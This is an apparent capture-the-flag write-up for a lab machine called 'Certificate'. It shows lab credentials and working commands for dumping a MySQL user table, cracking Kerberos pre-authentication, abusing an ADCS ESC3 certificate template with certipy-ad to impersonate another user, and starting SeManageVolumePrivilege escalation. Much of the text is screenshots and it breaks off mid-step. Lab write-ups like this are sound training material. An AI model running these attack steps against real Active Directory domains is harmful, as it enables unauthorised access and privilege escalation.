
certificate_webapp_usercert!f!c@teDBPWDIt appears that mysql is open as well:
I tried accessing it from kali:

But it just kept on hanging.
Instead I hopped on over to our target, which conveniently had the binary inside the C:\xampp\mysql\bin directory:


Since it yet again was not interactive I had to issue commands like above.
Luckily enough we can easily guess the correct table that we’re looking for.
.\mysql.exe -u certificate_webapp_user -p'cert!f!c@teDBPWD' -e 'use certificate_webapp_db;SELECT * FROM users;'

Sara.B matched so I had to crack her password.

Sara.bBlink182By spraying the creds I found that I had winrm access with Sara.B:

Lateral Movement

Now that I had a valid set of creds and a good foothold I could start moving up.




A .pcap file? Let’s check it out!

Wireshark

I opened up wireshark and started analysing:

We can look for kerberos authentication here:

While we see parts of it, it is not enough to decipher it:

While the first one looked promising, it happened to be really dated.
Instead I opted for the GitHub one.

I played around with it and was easily able to retrieve some goodies:

as_req cracking

Using it we found the following password set:
Lion.SK!QAZ2wsx
BloodHound



I notice that I’m part of the Remote Management Group so I go ahead and log in:

user.txt


And of course our privs are dogshit:
Unfortunately bloodhound didn’t offer up any other interesting info either.
ESC3
Certipy-ad
Using the following command I checked for whatever vulnerabilities this domain might have:
certipy-ad find -u 'Lion.SK@certificate.htb' -p '!QAZ2wsx' -stdout -vulnerable -dc-ip 10.10.11.71

I checked my mindmap and found the next steps:

I’ll be targeting this template:

The command will thus look as follows:
certipy-ad req -u 'Lion.SK@certificate.htb' -p '!QAZ2wsx' -template 'Delegated-CRA' -dc-ip 10.10.11.71 -target 'DC01.certificate.htb' -ca 'Certificate-LTD-CA'
Next up we will be targeting ryan.k:
certipy-ad req -u 'Lion.SK@certificate.htb' -p '!QAZ2wsx' -template 'SignedUser' -dc-ip 10.10.11.71 -target 'DC01.certificate.htb' -ca 'Certificate-LTD-CA' -pfx lion.sk.pfx -on-behalf-of 'CERTIFICATE\ryan.k'
TGT
certipy-ad auth -pfx ryan.k.pfx -dc-ip 10.10.11.71

Privilege Escalation
SeManageVolumePrivilege
Final stretch, this one is actually quite neat, I’ve already had the pleasure of doing it once before in [[Access#SeManageVolumePrivilege]].
I go ahead and upload this tool:



I’ll now create a temp directory:
Exporting Certificate
Now I will have to execute the following to export my certificate:
certutil -Store My
Next up:
